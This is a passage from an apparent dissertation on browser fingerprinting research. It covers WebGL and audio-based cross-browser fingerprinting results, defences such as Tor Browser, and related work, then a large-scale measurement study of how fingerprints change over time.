One common understanding for WebGL is that software rendering may diminish all the differences caused by the graphic cards. However, our experiment shows that even software rendering can be used for fingerprinting. Specifically, we select all the data where WebGL is rendered by SwiftShader, an open source software renderer invented by Google and used by Chrome when hardware rendering is unavailable. We calculate a special fingerprint only containing all our GPU rendering tasks, i.e., Task (a)–(p) excluding writing scripts and video.

Due to the high adoption of hardware rendering, we only collect 88 cases using SwiftShader and find 11 distinct GPU fingerprints with 7 unique ones. The uniqueness of software rendering is definitely much lower than the one of hardware rendering but still not zero. That is, we need to be careful when adopting software rendering to mitigate WebGL-based fingerprinting.

Observation 3: WebGL rendering is a combination of software and hardware in which the hardware contributes more than the software.

In this observation, we look at another extreme compared to software rendering, which is Microsoft Basic Rendering. Microsoft Basic Rendering provides a universal driver for all kinds of graphic cards, i.e., the use of Microsoft Basic Rendering will minimize the effects of software driver and show the ones brought by the hardware. Similar to the experiment for software rendering, we select these that use Microsoft Basic Rendering and calculate the fingerprints.

For similar reasons in software rendering, we only collect 32 cases using Microsoft Basic Rendering and find 18 distinct GPU fingerprints with 15 unique values. The uniqueness of Microsoft Basic Rendering is lower than the one using normal graphic card drivers, meaning that WebGL is rendered by both software and hardware. Meanwhile, we consider hardware makes more contributions, because the uniqueness for Microsoft Basic Rendering is higher than the one for the software renderer.

Observation 4: DataURL is implemented differently across browsers.

In this observation, we look at DataURL, a common format used in prior fingerprinting to represent images. Surprisingly, we find that DataURL is implemented very differently in browsers, i.e., if we convert an image into DataURL, the representation varies a lot across browsers. This is a good news for single-browser fingerprinting but bad for cross-browser. As shown in Table 4-IV, the cross-browser rate for Canvas is very low (8.17%), because we adopt the code from AmIUnique where DataURL is used to store images.

Observation 5: Some differences between rendering results are very subtle, i.e., with one or two pixel variance.

In this last observation, we manually compare the differences between rendering results, and find that while some of them are large, especially between software and hardware rendering, some are very subtle, especially when two graphic cards are similar to each other. For example, the Suzanne model rendered by an iMac and another Mac Pro only differs one pixel on the texture, and if we rotate the model, the difference will be gone.

4.7 Defense of the Proposed Fingerprinting

In this section, we discuss how to defend our proposed browser fingerprinting. We will first start from existing defense, the famous Tor browser, and then come to some visions of our defense.

Tor Browser normalizes many browser outputs to mitigate existing browser fingerprinting. That is, many features are unavailable in Tor Browsers—based on our test, only the following features, notably our newly proposed, still exist, which include the screen width and height ratio, and audio context information (e.g., sample rate and max channel count). We believe that it is easy for Tor Browser to normalize these

remaining outputs.

Another thing worth mentioning is that Tor Browser disables canvas by default, and will ask users to allow the usage of canvas. If the user does allow canvas, she can still be fingerprinted. The Tor Browser document also mentions a unimplemented software rendering solution, however as noted in Section 4.6.4, the outputs of software rendering also differ significantly in the same browser. We still believe that this is the way to pursue, but more careful analysis is needed to include all the libraries of software rendering.

Overall, the idea of defending browser fingerprinting can be generalized as virtualization, and we need to find a correct virtualization layer. Think about one extreme solution, which is a browser running inside a virtual machine—everything is normalized in the virtual machine, and the browser outputs are the same across different physical machines. However, the drawback is that machine virtualization is heavyweight. Tor browser is another extreme—everything is virtualized as part of a browser. This approach is lightweight, but we need to find all possible fingerprintable places, such as canvas and audio context: If one place is missing, the browser can still be somehow fingerprinted. We leave it as our future work to explore the correct virtualization layer.

4.8 Discussions on Ethics Issues

We have discussed ethics issues with the institutional review board (IRB) of our organization, and obtained the IRB approval. Specifically, although web tracking can be used to acquire private information, the identifiers that we obtain from crowdsourcing workers, e.g., the behaviors of computer graphics cards, are not private themselves. Only when the identifiers are associated with private information, such as browsing history, the combination is considered as private—however, this step is out of

scope of the research. Our survey part, i.e., the study about the statistics of multiple browser usage in the Appendix **??**, contains users' browsing habits. In order to ensure privacy, the survey is anonymized and we do not store user ID from MicroWorkers.

4.9 Related Work

In this section, we discuss related work on existing web tracking and anti-tracking techniques.

4.9.1 Web Tracking Techniques and Measurement

We first talk about the first generation tracking, i.e., cookie or super-cookie based, and then the second generation, browser fingerprinting.

4.9.1.1 Cookie or Super-cookie based Tracking

There is much existing work focusing on the measurement or study of cookie or super-cookie based web tracking techniques. Mayer et al. [107] and Sanchez et al. [108] conduct comprehensive discussions about third-party tracking, including tracking techniques, business models, defense choices and policy debates. Another important measurement work from Roesner et al. proposes a comprehensive classification framework for different web tracking deployed in real-world websites [89]. Lerner et al. conduct an archaeological study of web tracking, including cookie and super-cookie based as well as browser fingerprinting, from 1996 to 2016 [109]. Soltani et al. and Ayenson et al. measure the prevalence of non-cookie based stateful tracking and show how tracking companies use multiple client-side states to regenerate deleted identifiers [110, 111]. Metwalley et al. [112] propose an unsupervised measurement of web tracking. In addition to tracking behaviors and techniques, Krishnamurthy et al. [113–116] focus on the risk of harm resulted from web tracking, showing that not only user's browsing history, but also other sensitive personal information, such as

name and email, can be leaked out.

4.9.1.2 Browser Fingerprinting

Now let us discuss browser fingerprinting, the second-generation web tracking. We first talk about existing measurement studies. Yen et al. and Nikiforakis et al. discuss different second-generation tracking techniques used in existing fingerprinting tools and their effectiveness in their works [10, 117]. Acar et al. [95] perform a large-scale study of three advanced web tracking mechanisms, one on second-generation web tracking, i.e., canvas fingerprinting, and the other two staying on the first-generation web tracking, i.e., evercookies and use of "cookie syncing" in conjunction with evercookies. Fifield el al. [9] focus on a specific metric, i.e., the font, of second-generation web tracking. FPDetective [8] conducts a large-scale study of millions of most popular websites by focusing on the font detection with their framework. Englehardt et al. [100] also conduct a large-scale study on 1 million websites and find many new fingerprinting features, such as AudioContext. We have used their newly discovered fingerprinting features as part of prior ones in Section 4.2 of our paper as well.

Now let us talk about browser fingerprinting works. Mowery et al. [12] are probably one of the very early works in proposing canvas-based fingerprinting. Some other works [118, 119] focus on fingerprinting browser JavaScript engine. Nakibly et al. [13], a position paper, propose several hardware-based tracking including microphone, motion sensor and GPU. Their GPU tracking only includes timing-based features, less reliable than the technique in the paper. Laperdrix et al. [11], i.e., AmIUnique, perform a most extensive study on browser fingerprinting with 17 attributes and we have compared with them throughout our paper. Boda et al. [94] attempts to achieve cross-browser tracking, but their features are old ones from single-browser tracking including IP address. As discussed, IP addresses are unreliable when a machine is using a DHCP, behind a NAT, or moved to a new location like a laptop.

As a general comparison with existing works, our approach introduces many new features on the OS and hardware levels. For example, we introduce many GPU features such as textures, varyings, lights and models. For another example, we also introduce a side channel to detect installed writing scripts and some new information in AudioContext. All these new features contribute to our high fingerprinting uniqueness and cross-browser stability.

4.9.2 Existing Anti-tracking Mechanisms

We first talk about existing anti-tracking for the first-generation tracking, and then for the second.

4.9.2.1 Anti-tracking against Cookie or Super-cookie based Techniques

Roesner et al. [89] proposed a tool called ShareMeNot, defending social media button tracking, such as Facebook Like button. Private browsing mode [120, 121] isolates normal browsing from private ones with a separate user profile. Similarly, TrackingFree [122] adopts the profile-based isolation and proposes an indegree-bounded graph for the profile creation. The Do Not Track (DNT) [123] header is a opt-out approach, which requires tracker compliance. As shown by prior works [89, 107], DNT cannot effectively protect users from tracking in real world. Users can also disable third-party cookie, which is supported by most browsers to avoid cookie-based tracking. Meng et al. [124] design a policy and empower users to control whether to be tracked, but they have to rely on an existing anti-tracking technique.

All the aforementioned works focus on cookies or super-cookie based web tracking, and can either fully or partially prevent such tracking. None of them can prevent the proposed fingerprinting in this paper, because the proposed belongs to the second generation, which does not require a server-side, stateful identifier.

4.9.2.2 Anti-tracking against Browser Fingerprinting

Tor Browser [125] can successfully defend many browser fingerprinting techniques, including features proposed in our paper. Please refer to Section 4.7 for more details. Other than the normalization technique proposed in Tor Browser, PriVaricator [126] adds randomized noise to fingerprint-able outputs. Because PriVaricator is not open source, we could not test our fingerprinting against their defense.

4.10 Conclusion

In conclusion, we have proposed a novel browser fingerprinting that can identify not only users behind one browser but also these that use different browsers on the same machine. Our approach adopts OS and hardware levels features including graphic cards exposed by WebGL, audio stack by AudioContext, and CPU by hardwareConcurrency. Our evaluation shows that our approach can uniquely identify more users than AmIUnique for single-browser fingerprinting, and than Boda et al. for cross-browser fingerprinting. Our approach is highly reliable, i.e., the removal of any single feature only decreases the accuracy by at most 0.3%.

Chapter 5

A Large-scale Measurement Study and Classification of Fingerprint Dynamics

5.1 Introduction

Browser fingerprinting, an alternative to browser cookies when being disabled or cleared, is that a website extracts a list of browser features at the client side and then constructs an identifier, called a fingerprint, based on these extracted features to identify or authenticate the browser. Browser fingerprinting is first studied by Eckerlsey [127] via his famous Panopticlick website [7] and now widely adopted by many tracking companies and real-world Alexa websites according to a recent study [100].

Prior works have measured browser fingerprints in the wild. On one hand, large-scale studies, such as Gómez-Boix et al. [128], have analyzed millions of browser fingerprints in the wild via collecting fingerprints on a real-world website. However, there are two major drawbacks. First, they only studied the effectiveness of fingerprints in differentiating and identifying browser instances but not how fingerprints evolve over time—which are called fingerprint dynamics in the paper. Second, prior works [128] adopt cookies as the ground truth—which rely on an assumption that people clear cookies but in a rare manner. This assumption is untrue as demonstrated in our study: 32% of browser instances clear cookies—one major cause is intelligent tracking prevention [129], which automatically deletes tracking cookies after a certain period.

On the other hand, there exists small-scale datasets with only thousands of fingerprints, such as Pugliese et al. [130] and the one used in FP-Stalker [131], an evolution-aware fingerprinting tool that links evolved fingerprints together. Those work usually adopt out-of-band identifiers, e.g., one provided via a browser extension, to recognize users. However, the requirement of out-of-band identifiers restrict the study scale: It is difficulty to let millions of users to install extensions for a measurement purpose.

In this paper, we perform the first large-scale measurement study of millions of fingerprints on a real-world website to analyze fingerprint dynamics, i.e., how browser fingerprints change over time and why they do so. Specifically, we implemented our version of fingerprinting tool and deployed it at a real-world European website visited regularly by its users, which collected a dataset with 7,246,618 fingerprints from 1,329,927 browser instances and 1,148,864 users. Our representation of browser instance is via a new type of identifier, called Browser ID, a combination of an anonymized username using hash values and some stable browser features. On one hand, Browser ID is much more stable as compared with cookies: The false positive of Browser ID of representing browser instances is estimated as 0.1% and the false negative rate as 0.3%; on the other hand, Browser ID can differentiate multiple devices of the same user: In our study, 14% users visit the deployment website using more than one device.

Next, we measure fingerprint dynamics by calculating the difference between two consecutive fingerprints of the same browser instance. The advantage of such diff operation over a simple fingerprint pair representation is that if two browser instances with different fingerprints (e.g., one instance with an additional font) get the same update (e.g., from Chrome 56 to 57), the delta information will also be the same. We produce a dataset of 960,853 dynamics—Our analysis of the dataset shows that all the dynamics can be classified into three major categories based on their causes: (i)

browser or OS updates, (ii) user actions and (iii) system environment updates. Our further study of the dynamics dataset yields four insights:

- *Insight 1: Browser fingerprints, particularly the dynamics, reveal privacy- or security-related information.* The reason is that the cause of a piece of dynamics could contain privacy- or security-related information. For example, we find that a certain emoji update at a mobile Chrome browser can reveal the fact that a Samsung browser is co-installed with the Chrome browser because the Samsung update introduces a new emoji. Similarly, for another example, the font list and the changes of fonts in fingerprint dynamics can be used to infer whether Microsoft Office is installed or even updated.

- *Insight 2: The F1-score and matching speed of prior evolution-aware fingerprint work degrade significantly in a large-scale setting.* As stated, prior work, particularly FP-Stalker [131], is evaluated using a relatively small dataset with thousands of users and fingerprints to link evolved fingerprints. We find that the F1-score of rule-based FP-Stalker degrades from 86.1% to 75.9% for top ten candidates and the matching speed from around 100 ms to 1 second if the number of fingerprints increases from 100K to one million; the learning-based FP-Stalker cannot scale to a large-scale dataset with more than 300K fingerprints (the scalability issue of learning-based FP-Stalker is acknowledged in the original paper).

- *Insight 3: The dynamics of some browser features are correlated although the features themselves are not.* For example, we have observed that the sample rate of audio card in Chrome may change together with the GPU renderer. The reason is that although some features are not directly related, the causes behind the changes may be. Specifically, in the aforementioned example, Chrome adopts DirectX to manage audio card on certain Windows machines: An update of

DirectX will influence both the GPU renderer and the audio sample rate.

- *Insight 4: The timing of some fingerprint dynamics are correlated with real-world events, such as the release of browser or OS updates.* We believe that such an insight might be used to improve the performance of existing works in linking fingerprints. For example, if Firefox updates to a new version with an added web font, a fingerprinting website can predict that all the fingerprints in the database with the old Firefox version may change to the version, i.e., with a updated user agent string and the newly-added web font.

5.2 Measurement Platform

In this section, we introduce our measurement platform used to collect and generate two types of dataset: raw and dynamics. The raw dataset contains all the fingerprints including anonymized usernames, cookies, and IP addresses from the deployment websites; the dynamics dataset is processed by grouping fingerprints into browser instances and calculating the deltas.

5.2.1 Terminology Definition

In this part, we describe several terminologies that are used throughout the paper for those readers who are unfamiliar with them.

- Browser Instance and Browser ID. A browser instance is a piece of browser software installed on a certain operating system and a hardware device. For example, a Google Chrome Browser on a desktop is one browser instance and Microsoft Edge on the same device is another. We assign each unique browser instance an ID (called browser ID) and describe its makeup later in Section 5.2.3.1.




Figure 5-1. Architecture and deployment of our tool deployed at an European website for eight months.

- User ID. A user ID is an identifier for distinguishing one user from another, which is shared across different devices of the same user. In this paper, we adopt a hash value of the username as the user ID.

- Browser Fingerprint and Anonymous Set. A browser fingerprint (or for short fingerprint) is a set of features, such as user agent and font list, from a given browser instance. An anonymous set, a term widely used in prior works [11], is a set of browser instances with the same fingerprint. The smaller the anonymous set size is, the better quality the browser fingerprint is.

- Fingerprint Dynamics. A piece of fingerprint dynamics represents the change of one browser instance's fingerprint due to various reasons, such as browser updates and user actions.

5.2.2 Raw Dataset Collection

In this part, we describe our methodology in collecting a raw dataset with browser fingerprints, IP addresses and user IDs. We start from describing our tool and then present the tool's deployment.

5.2.2.1 Fingerprinting and Data Collection Tool

We implemented an open-source fingerprinting and data collection tool at a repository [132]. Our tool, as shown in Figure 5-1, has two main components: one data collection client and one data storage server. The client has a task manager that launches different tasks in parallel to collect a variety of features as documented by different prior works [11, 133, 134]. Then, the data transfer module of the client will encode the collected information and send it to the data storage server. Note that the data transfer module will check whether the information is already in the server's database—if yes, the module will just send a hash value to save the transmission overhead.

There are two properties of our tool that is worth mentioning. First, our tool is fast, which finishes collecting all the information within one second. Specifically, we divide data collection stages into many modules and run them in parallel. Then, the data collection module compresses the information transmitted between the client for efficiency consideration. Second, our tool utilizes only one third-party JavaScript library, i.e., three.js. The reason is that the website owner, citing their company policy, specifically asks us to avoid using third-party libraries, such as jQuery. Their concern is that the inclusion of third-party JavaScript library may introduce unknown or under-controlled vulnerabilities. After many rounds of discussions, we mutually agree to keep the necessary one, i.e., three.js.

5.2.2.2 Tool Deployment

We deploy our tool at an European website from July 2017 to July 2018 to collect browser fingerprints. Our deployment can be divided into three stages and only the data collected from December 2017 and July 2018 in the Deployment Stage 3 is used in the study:

Deployment Stage 1: Deployment on Exit Webpage (two months). In the first stage, we install our tool on the least important webpage of our deployment website, i.e., the exit webpage that the user sees after clicking the log-out button. During this stage, we encounter and fix several bugs such as the use of old JavaScript features leading to console errors.

Deployment Stage 2: Deployment on 30% of Webpages (two months). In the second stage, we start to install our tool on 30% of webpages of our deployment website, including the login page and several other content pages. During this stage, we find that our server, deployed at Amazon, cannot handle the huge amount of traffic introduced from our deployment website, and therefore we have to increase both the memory and CPU capability of our server.

Deployment Stage 3: Deployment on All Webpages (eight months). In the last stage, we deploy our tool on all the webpages of our target website—the data collected during this stage is used in this study. The same as previous stage, we also increase our server capability to accommodate more traffic. Note that due to technical glitches, our data collection server was partially down during eight days in the first month. We also make two hot patches during our deployment: one on the 7th day to include the list of HTTP headers and the other on the 29th day to fix an error of "Accept" header collection in HTTP requests. That said, any fingerprint or statistics involving these two features only reflect data collected after these two days.

5.2.3 Dynamics Dataset Generation

In this part, we describe how to generate fingerprint dynamics from the raw dataset. The generation of the dynamics dataset has two steps. First, we represent each browser instance via browser ID and then group fingerprints based on browser instances. Second, we calculate the delta, using a diff operation, between each pair of consecutive fingerprints of the same browser instance: Those deltas are the dynamics dataset of

our study.

5.2.3.1 Browser Instance Representation

We represent each browser instance with a special identifier, called browser ID. The generation of browser ID has two steps: (i) initial construction and (ii) processing of special cases. First, we construct an initial browser ID based on user ID and stable browser features, e.g., hardware-related ones including CPU class, device and OS, number of CPU cores, browser type and GPU information. Second, we link two browser IDs together if these two browser IDs belong to some exceptional cases observed by cookie instances. For example, if a mobile browser opens a webpage in the desktop mode, the observed browser type changes from mobile to desktop—this is one special case for such linking.

There are two things worth noting here. First, we adopt browser ID over cookies and user IDs alone due to the following reasons. We do not use cookies because a user may clear cookies and thus multiple cookie instances may map to one browser ID. Over 30% of browser instances in our dataset have cleared cookies at least once. Furthermore, we do not use user ID alone because a user may have multiple devices or use more than one browser to visit our deployment website. Over 15% of users in our dataset have used more than one browser for visits. Second, there are some software features, such as the support of localStorage and cookie, are also stable according to the cookie metrics but excluded from the browser ID. The reason is that the changes of these features are controlled by the users, thus being unpredictable. Furthermore, because we use cookies to gauge stability, the stability of such features may be influenced.

5.2.3.2 Diff Operation

In this part, we describe our diff operation that calculates the delta between two fingerprints of the same browser instance. Depending on the feature type, e.g., string, set and images, there are three different operations.

First, we will parse a string feature into ordered subfields and calculate the diff of each field. For example, the user agent is broken down into many ordered subfields, such as browser name, version, subversion, backslashes, parenthesis and even whitespaces. Note that we requires that subfields to be ordered because sometimes the sequence may also change, e.g., from "gzip, deflate, br" to "br, gzip, deflate". Furthermore, whitespaces may also be added or deleted, e.g., from "gzip,deflate" (no whitespace in Maxthon Browser 4.9.5.1000) to "gzip, deflate" (with whitespace in 5.1.3.2000).

Second, we represent a set feature just as a set and calculate the diff via two subtraction operations to obtain added and deleted elements. For example, the font list is obtained via querying each font and forming a set. We will calculate two subset: one for added fonts and the other for deleted fonts.

Third, we calculate the diff of two complex features, e.g., a canvas image, as a pair of two hashes. Note that it is possible to compute the pixel differences for such features. We did not adopt this approach because such delta does not contain much information, i.e., the change of the same pixel might not indicate the same update, and the computation involves heavyweight operation, slowing down the dataset generation.

5.2.3.3 False Negative and Positive Estimation

In this part of the section, we estimate the false negative and positive rates of our browser instance representation via browser ID. From a high level, our estimation is based on the appearance of cookies within or across different browser instances: Two browser instances with the same cookies are falsely separated, being a false positive;

One browser instance with interleaved cookies should be separated into two instances, being a false negative. Then, we use the distributions of false positives and negatives among those browser instances that do not clear cookies to estimate those that do. Our overall estimation is that the false negative rate is around 0.3% and the false positive rate around 0.1%.

Now let us look at the details. First, we estimate false negative rate, i.e., two browser IDs should be linked together but not. Our investigation using cookies shows very few abnormal cases, i.e., 0.5% among all the browser instances in which two browser IDs having the same cookie. Those cases, mostly due to a client providing fake user agent strings, are fixed via cookies, but there are 32% of browser instances that clear cookies (See Section 5.3.2.1). Therefore, we estimate that around 0.3% of browser instances among 32% browser instances may also have such abnormal cookie patterns.

It is worth noting that the cookie representation may sometimes also introduce false positives. For example, we observe that two iPads with different hardware features have the same cookie—this only happens once in our database. After some investigation, we believe that the user of these two iPads performs an iTunes backup so that our cookie is automatically transferred from the old iPad to the new one. In other words, these are indeed two browser instances.

Second, we estimate false positive rate, i.e., two browser IDs should be not linked together but actually are. Our methodology is based on the assumption that if two cookies appear together and are interleaved with each other in the time axis, this browser ID should be broken down into two. Note that this is different from a cookie deletion case, where deleted cookies will never show up again, or a private browsing, where one cookie persists but cookies in private browsing behave like deleted ones. There are 0.1% of browser instances with this pattern, thus categorized as false positives. We manually inspect these 0.1% of browser instances and think that it may

be because users visit our deployment website using computers with exactly the same configurations, e.g., these in a computer lab.

5.3 Datasets

In this section, we introduce both the raw and dynamics datasets. Note that per our agreement with the deployment website, we will share our dataset if other researchers reach out to us and sign a non-disclosure agreement (NDA), which confirms that (*i*) their use of our dataset is constrained in an academic setting, e.g., publishing academic papers, (*ii*) they will not release any potential private information contained in our dataset, and (*iii*) they will not give the dataset to any third-party.

5.3.1 Raw Dataset

We now introduce the raw data: it contains 7,246,618 fingerprints with 1,586,719 distinct values from 226 countries. Figure 5-2 shows the percentage of identifiable browser fingerprint when the size of anonymous set for each fingerprint increases. When the anonymous set size is 10, the identifiable browser percentage, including IP city, region and country as features, for our raw dataset is over 90%. Note that the identifiable browser percentage with the anonymous set size as one is relatively low because many browser instances visit our deployment website more than once, and we will show detailed breakdown regarding browser instances in later sections.

We also break down the identifiable fingerprint percentage based on different platforms and browsers in Figure 5-2. One interesting finding is that on desktop platform, Firefox is on par with other browsers in terms of fingerprintability, while Firefox on mobile platform is the most fingerprintable browser. The reason is that many mobile users will adopt the default browser, either Safari or Samsung Browser, in their cellphones. Therefore, the installation of another browser like Firefox is itself a fingerprintable feature. The same also applies to Chrome Mobile, which is less




Figure 5-2. Percentage of identifiable browser fingerprints vs. the size of anonymous set in our raw dataset

fingerprintable than Firefox Mobile but worse than Safari and Samsung Browser.

We further break down collected raw fingerprints by different features and show the distinct and unique values in Table 5-I. The distinct number means all the possible values for that feature, and the unique all the values that belong to only one fingerprint. Here is a brief description of those features below.

- HTTP Headers. HTTP headers contain many fingerprintable features, such as User-agent, Accept, Encoding and Language.

- Browser Features. Browser features include plugins, timezone, and support of different new browser functions, such as WebGL, localStorage, addBehavior (an IE feature), and openDatabase (a JavaScript-level database).

- OS Features. OS features include installed fonts like Arial, languages like Japanese and Chinese, and emojis (i.e., part of Canvas Images in Table 5-I) like a smiling face. We rely on two side channels documented by prior works [135] to detect the list of fonts and installed languages.

Table 5-I. Statistics of different features used in the dynamics dataset ("Distinct #" the number of distinct values for fingerprint or dynamics and "Unique #" the number of values that only appear once. A feature with an indent means that the feature is a subset of the top-level one.)

Feature Names	Static Values		Dynamics	
	Distinct #	Unique #	Distinct #	Unique #
HTTP Headers	195,845	136,256	18,180	12,725
User-agent	41,060	23,116	9,628	6,152
Browser	64	8	53	30
OS	20	3	23	5
Device	3,378	1,210	277	226
Accept	9	1	4	0
Encoding	26	3	26	8
Language	14,214	9,191	1,939	1,458
Timezone	38	0	314	112
HTTP Header List	344	126	126	66
Browser Features	17,036	14,362	1,037	795
Plugins	16,633	14,032	984	773
Cookie Support	2	0	2	0
WebGL Support	2	0	2	0
localStorage Support	2	0	2	0
addBehavior Support	1	0	0	0
openDatabase Support	1	0	0	0
OS Features	193,843	150,280	16,605	12,793
Language List	1,181	597	452	303
Font List	115,128	88,448	6,763	5,524
Canvas Images	14,006	8,654	7,989	5,524
Hardware Features	75,462	44,708	4,871	3,210
GPU Vendor	26	1	2	1
GPU Renderer	5,747	1,743	705	552
GPU type	4,943	1,436	214	130
CPU Cores	29	3	28	12
Audio Card Info	114	23	225	62
Screen Resolution	139	32	273	149
Color Depth	6	0	10	2
CPU Class	5	0	4	3
Pixel Ratio	1,930	1,207	3,030	1,936
IP Features	28,636	8,720	122,612	84,232
IP City	27,261	8,112	121,565	83,445
IP Region	2,446	239	16,376	9,947
IP Country	226	9	1,627	779
Consistency Features	13	1	19	4
Language	2	0	2	0
Resolution	2	0	2	0
OS	2	0	2	0
Browser	2	0	2	0
GPU Images	4,152	2,719	2,810	1,499
Overall (excluding IP)	960,135	852,987	89,397	66,857
Overall	1,586,719	1,447,004	359,374	306,554

- Hardware Features. Hardware features include information about GPU, audio cards, screen and CPU. Modern browsers provide some APIs to access hardware

information, such as CPU class (e.g., x86), GPU vendor (e.g., NVIDIA), and audio card information (e.g., number of channels).

- IP Features. IP addresses are not included in browser fingerprinting because a user may move a device from places to places. For the reason of completeness, we abstract some information from IP addresses, such as IP city, region and country.

- Consistency Features. Consistency features [134] refer to whether our script can obtain consistent information on a certain feature via different methods. For example, we can obtain OS and browser information from both user agent and JavaScript navigator, and then check the consistency between these two.

Note that the list of fonts collected by JavaScript via a side-channel is the most fingerprintable among all the features in terms of distinct and unique values. After that, both user agent and the list of plugins, especially the latter, also contribute a lot to the overall fingerprint. The user agent contains many information, such as platform and browser type, which makes itself a big fingerprintable vector. As for the plugin list, if a user installs a plugin, it is more or less unique as compared to those who do not have plugins. It is worth noting that IP information, such as city, region, and country, also provides a considerable amount of information.

5.3.2 Dynamics Dataset

Our dynamics dataset contains 1,329,927 distinct browser instances: 661,827 of them visit the deployment website for more than one time, which produces 960,853 pieces of dynamics information. In the rest of the section, we first present statistics of browser instances and then statistics of dynamics.




Figure 5-3. A Breakdown of the Number of Browser IDs per User ID and the Number of Cookies per Browser ID (For example, the purple bar with no fills in "# Browser IDs per User ID" means the percentage of all user IDs that have one browser ID.).




Figure 5-4. The number of first-time and returning browser instances over the entire deployment period




Figure 5-5. The number of browser instances broken down into different browser types




Figure 5-6. The number of browser instances broken down into different OS types

5.3.2.1 Statistics of Browser Instance

We now show some statistics of browser instances in the dynamics dataset.

- *User ID vs. Browser ID vs. Cookie.* The top bar of Figure 5-3 shows that approximately 86% user IDs (anonymized usernames) map to only one browser ID while the rest maps to more than one because those users visit our deployment website from more than one browser instance. The bottom bar of Figure 5-3 shows that 68% of browser instances have only one cookie; to the opposite, about 32% of browser instances have more than one cookie. As stated, our manual investigation with controlled testing of Safari Browser shows that intelligent tracking prevention and private browsing are the major reasons of clearing cookies.

- *Browser instance visits over time.* Figure 5-4 shows the number of browser instances broken down by first-time and returning visitors across our measurement period. A browser instance is marked as a returning visitor, if its browser ID has been seen in our dataset before. The first thing worth noting is that the number of total visits by browser instances in the first three months is higher than the rest. The reason is that our deployment website in general has more visitors during the holiday season, which leads to the visit number decline in our dataset during the remaining months. Second, returning browser instances make up almost half of all the visitors each day—this fact indicates that our deployment website has a considerable amount of loyal users for us to collect enough dynamics data.

- *Browser instances broken down by browser and OS types.* We also show the number of browser instances broken down by browser types in Figure 5-5 and by OS types in Figure 5-6. Figure 5-5 shows that our visitors are well distributed into different browser types on both mobile and desktop platforms, i.e., being a good representation of the Internet users; Figure 5-5 shows that Microsoft Windows is still the mostly used OS in our dataset and the next comes with iOS, which is used in both iPhones and Apple computers. Figure 5-6 shows that the percentage of browser instances using Android OS is on par with iOS. The number of Ubuntu and Windows Phones is too small to be shown in the graph.

